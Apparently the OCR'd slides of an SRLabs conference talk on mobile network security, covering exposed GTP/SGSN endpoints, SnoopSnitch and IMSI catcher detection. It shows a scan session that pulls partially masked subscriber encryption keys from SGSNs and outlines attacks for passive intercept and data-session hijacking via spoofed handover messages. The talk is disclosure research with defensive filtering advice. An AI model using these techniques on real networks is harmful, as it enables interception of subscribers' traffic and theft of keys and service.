
Added on 2015-08-10 13:00:30 GMT

Hong Kong, Kwun Tong

Details

```
GPRS Tunneling Protocol
Correct data length for version
Version: 1
Flags: XXX1 0010
Type: 2 (Echo response)
Length: 6
```

# A small but significant number of exposed GTP endpoints are SGSNs




| | |
|---|---|
| **Brazil** | **267** |
| Tim | 267 |
| **China** | **153** |
| China Mobile | 76 |
| Guangdong Mobile | 65 |
| Shanghai Mobile | 12 |
| **Korea** | **58** |
| SK Telecom | 54 |
| Korea Telecom | 4 |
| **Colombia** | **47** |
| Colombia Móvil | 47 |
| **USA** | **10** |
| NewCore Wireless | 8 |
| Union Cell | 1 |
| Globecomm | 1 |

+ Angola, Congo, Central African Republic, Ivory Coast, Cape Verde, Gambia, Guinea, Guam, India, Kuwait, Laos, Madagascar, Mexico, Malaysia, Romania, Rwanda, Sierra Leone, Chad, Tanzania, Vietnam

+ Many more SGSN/MME are reachable from an operator's customer IP segment

# Exposed SGSNs talk to anybody on the Internet




```
root@scan:~# ./sgsn_probe.sh 211.234.233.0/24 220.103.193.0/24

Target list: 508 host(s)
Starting GTP Echo scan on port 2123... done.
Starting GTP Echo scan on port 2152... done.
Got 190 responses
Sending SGSN probe payload... done.
Got 54 responses
Saving to sgsn_ok.iplist

root@scan:~# ./get_context.sh 450050417xxxxxx sgsn_ok.iplist

Starting tshark on eth1
Sending SGSN context request to 54 host(s)
Response filtering (gtp.cause == 128)
Verbose context dump:
        Ciphering key CK: baf49a66103709848f823a20d9xxxxxx
        Integrity key IK: 15d743e469e2e2ef64e63bf8d4xxxxxx
        PDP type: IPv4 (33)
        PDP address length: 4
        PDP address: 10.63.150.161 (10.63.150.161)
        GGSN address length: 4
        GGSN Address for control plane: 172.28.29.116 (172.28.29.116)
        GGSN 2 address length: 4
        GGSN 2 address: 172.28.29.116 (172.28.29.116)
        APN length: 37
        APN: web.sktelecom.com.mnc005.mcc450.gprs
```

SGSNs disclose current encryption key on the Internet!

# Attack 2: Passive data intercept

## Capture bursts

- NanoBTS or any other small cell



## Layer 2 parsing


- GPRSdecode: srlabs.de/gprs

## Query current key

- GRX: SGSNContextReq
- Or even over the Internet!

## Layer 3 parsing

Wireshark:



```
        GPRS-LLC      91 SAPI: TOM2, I, RNR, N(S) = 66, N(R) =
        SNDCP         91 SN-UNITDATA N-PDU 3187 (segment 3) (U
        SNDCP         91 SN-UNITDATA N-PDU 47 (segment 3) (Unr
        GPRS-LLC      91 SAPI: Reserved 4, I, ACK, N(S) = 36,
        GPRS-LLC      91 SAPI: Reserved 0, I, RR, N(S) = 118,
        GPRS-LLC      91 SAPI: Reserved 4, I, RNR, N(S) = 150,
        GPRS-LLC      91 SAPI: Reserved 10, I, SACK, N(S) = 40
        GPRS-LLC      91 SAPI: Reserved 0, I, RNR, N(S) = 243,
        GPRS-LLC      91 SAPI: Reserved 10, I, RNR, N(S) = 326

tured (728 bits)
c), Dst: IPv4mcast_00:00:01 (01:00:5e:00:00:01)
Dst: 224.0.0.1 (224.0.0.1)
Port: gsmtap (4729)
: PDCH (0)

de Logical Link Control)  SAPI: Reserved

 ..^....# ......E.
 .M~.@... X.......
 ...N.y.9 .......f
 /..(..I. ......To
 : <sip:1 210927@s
 ipgate.d e>;
```

# Attack 3: Hijacking data connections

**Demo**

### Get subscriber context

- GRX: SGSNContextReq

### Spoof SGSN handover

- GRX: UpdatePDP


### Misuse subscriber IP

Main attack: **Gain access –**

- Access Internet for free
- Also access private/corporate APNs (no repeat authentication)

Gimmick: **Privacy intrusion –**

- Original subscriber can still send packets out
- Attacker receives the responses
- Can enumerate apps/services by DNS response



```
Protocol  Length
GTP <DNS>      203  0xb056 CNAME api.weather.com.edgekey.netCNAME e7971.g.akamaiedge.net
GTP <DNS>      210  0xfb88 CNAME appleweather-cache.internal.query.g03.yahoodns.netA 98.
GTP <DNS>      214  0x7d25 CNAME www.apple.com.edgekey.netCNAME e3191.dscc.akamaiedge.ne
GTP <DNS>      203  0xb056 CNAME api.weather.com.edgekey.netCNAME e7971.g.akamaiedge.net
GTP <DNS>      210  0xfb88 CNAME appleweather-cache.internal.query.g03.yahoodns.netA 98.
GTP <DNS>      214  0x7d25 CNAME www.apple.com.edgekey.netCNAME e3191.dscc.akamaiedge.ne
GTP <DNS>      203  0xb056 CNAME api.weather.com.edgekey.netCNAME e7971.g.akamaiedge.net
GTP <DNS>      210  0xfb88 CNAME appleweather-cache.internal.query.g03.yahoodns.netA 98.
GTP <DNS>      214  0x7d25 CNAME www.apple.com.edgekey.netCNAME e3191.dscc.akamaiedge.ne
GTP <DNS>      237  0x7d92 CNAME a5.mzstatic.com.edgesuite.netCNAME a5.da1.akamai.netA 2
GTP <DNS>      237  0x7ac1 CNAME a4.mzstatic.com.edgesuite.netCNAME a4.da1.akamai.netA 2
GTP <DNS>      308  0x7204 CNAME setup.icloud.com.akadns.netCNAME st11-setup.icloud.com.
GTP <DNS>      198  0xddf2 A 17.173.66.134A 17.173.66.135A 17.173.66.133A 17.173.66.136
GTP <DNS>      179  0x90d0 CNAME buy.itunes-apple.com.akadns.netA 17.173.66.179
GTP <DNS>      237  0x7d92 CNAME a5.mzstatic.com.edgesuite.netCNAME a5.da1.akamai.netA 2
GTP <DNS>      237  0x7ac1 CNAME a4.mzstatic.com.edgesuite.netCNAME a4.da1.akamai.netA 2
GTP <DNS>      308  0x7204 CNAME setup.icloud.com.akadns.netCNAME st11-setup.icloud.com.
GTP <DNS>      198  0xddf2 A 17.173.66.136A 17.173.66.134A 17.173.66.135A 17.173.66.133
GTP <DNS>      179  0x90d0 CNAME buy.itunes-apple.com.akadns.netA 17.173.66.179
```

# Much more filtering is needed on GRX


| Attacker position | | Necessary filter | Prevelance |
|---|---|---|---|
| **From the Internet** | | **Never** expose GRX/SS7 on the Internet | Most networks have this filter, but not all |
| **Over GRX or SS7** | From non-roaming partner IP | **Never** talk to non-roaming partners | Some networks distinguish roaming partners, many don’t |
| | Spoof roaming partner IP | Filter by GT (SS7) or IP (GRX) | Hardly anybody does these feasibility checks (yet) |
| | Be roaming partner | Velocity checks:<br>Can a subscriber possibly have moved into the new network? | |

# Agenda

- IMSI catcher catching
- GRX attack potential
- GRX exposure
- **Research outlook**

# Released today: SnoopSnitch 1.0

Google play



SnoopSnitch
App ID: 8283829c

Last analysis: Dec 27, 2014 10:48:03 PM

SMS & SS7 attacks

IMSI Catcher

Network Security

Start Test

Provider results in comparison:

○ Your test result

◉ Your network O2

● Vodafone

● E-Plus


## Improvements since last beta

- Better IMSI catcher metric
- Lower battery impact
- Autonomous upload option
- Daily measurement option
- Wireshark export

**Mobile intrusion detection system**

Meant for you to keep a SnoopSnitch phone running at home to spot changes/anomalies

# SnoopSnitch provides access to radio traces for further research



94% 12:37

## Development


Store event dump files unencrypted on phone. Sensitive information is NOT removed from the device for you! □

**Daily ping** □
Daily upload of a database dump and the current GPS coordinates.

**PCAP Recording** ☑
Sniff radio packets to pcap file (for analysis in wireshark)

**PCAP file location**
Path and filename prefix for sniffing pcap files, SnoopSnitch will append a timestamp to the prefix. Defaults to /sdcard/snoopsnitch

Live export of 2G, 3G, 4G traces



silent_sms.pcap [Wireshark 1.99.6 (v1.99.6rc0-228-gb9ce255 from master)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save

```
No.   Protocol              Length  Info
  225 LAPDm                     81 U, func=UI(DTAP) (RR) Measurement Report
  226 LAPDm                     81 U, func=UI(DTAP) (RR) System Information Type 6
  227 LAPDm                     81 U, func=UI(DTAP) (RR) Measurement Report
  228 LAPDm                     81 U, func=UI(DTAP) (RR) System Information Type 5
  229 GSM SMS                  112 U, func=UI(DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS)
  230 LAPDm                     81 U, func=UI(DTAP) (SMS) CP-ACK
  231 LAPDm                     81 U, func=UI(DTAP) (RR) Measurement Report
  232 GSM SMS                   81 U, func=UI(DTAP) (SMS) CP-DATA (RP) RP-ACK (MS to Network)
  233 LAPDm                     81 U, func=UI(DTAP) (RR) System Information Type 6
```

```
▸ Frame 229: 112 bytes on wire (896 bits), 112 captured (896 bits)
▸ Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: 00:00:00:00:00:00 (00:00:00:00:00:00)
▸ 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
▸ c Port: 31337 (31337), Dst Port: 4729 (4729)
▸ /3 (Downlink), TS: 1, Channel: SDCCH/8 (0)
▸ Link Access Procedure, Channel Dm (LAPDm)
▸ GSM A-I/F DTAP - CP-DATA
▸ GSM A-I/F RP - RP-DATA (Network to MS)
▾ GSM SMS TPDU (GSM 03.40) SMS-DELIVER
    0... .... = TP-RP: TP Reply Path parameter is not set in this SMS SUBMIT/DELIVER
    .0.. .... = TP-UDHI: The TP UD field contains only the short message
    ..0. .... = TP-SRI: A status report shall not be returned to the SME
    .... 0... = TP-LP: The message has not been forwarded and is not a spawned message
    .... .0.. = TP-MMS: More messages are waiting for the MS in this SC
    .... ..00 = TP-MTI: SMS-DELIVER (0)
  ▸ TP-Originating-Address - (31337)
  ▸ TP-PID: 64
  ▸ TP-DCS: 0
  ▸ TP-Service-Centre-Time-Stamp
    TP-User-Data-Length: (22) depends on Data-Coding-Scheme
  ▾ TP-User-Data
      SMS text: "this is a silent sms"
```

```
0030  00 00 00 23 81 39 08 00  00 00 03 03 cd 09 01 30   ...#.9.. .......0
0040  01 00 07 91 44 77 58 10  06 50 00 24 00 05 80 13   ....DwX. .P.$....
0050  33 f7 40 00 51 70 71 11  34 32 00 16 22 3a 3a 3d   3.@.Qpq. 42..":=
0060  07 a5 e7 a0 30 68 9e 66  97 dd 74 d0 bc 3d 17 01   ....0h.f ..t..=..
```

The text of the SMS (gsm_sms.sms_tex... Packets: 659 · Displayed: 6... Profile: Default

# Immediate research challenge: Capture the Catcher


**Objective.** Find ways to exploit or crash an IMSI catcher

**Setup.** A GSM network “crash_me” is waiting for you to do that

**Tools.** OsmocomBB? rad1o?

**Results.** Please post here: camp.snoopsnitch.com

**Workshop.** Results to be discussed at
- SnoopSnitch data workshop
- Day 3, 17:00, Berlin village



Catcher is waiting just outside Tor 2

## Take aways.

Mobile security research involves plenty of trial and error

Attacks often fail on implementation differences, not actual defenses

GRX allows for data-enabled IMSI catchers, passive intercept, and connection hijacking; sometimes over the Internet

## Next events.

**Mobile security**

**SnoopSnitch data workshop**
- Day 3, 17:00
- Berlin village

**Capture the catcher**
- All camp long
- camp.snoopsnitch.com

**Other SRLabs**

**Fuzzing with AFL**
- Day 2; 16:00
- Hackcenter 1

**Biometrics hacks**
- Day 3; 14:30
- Hardware Hacking area

**Hardware hack playground**
- All camp long
- SRLabs camper

## Questions?

**Karsten Nohl** <nohl@srlabs.de>
**Luca Melette** <luca@srlabs.de>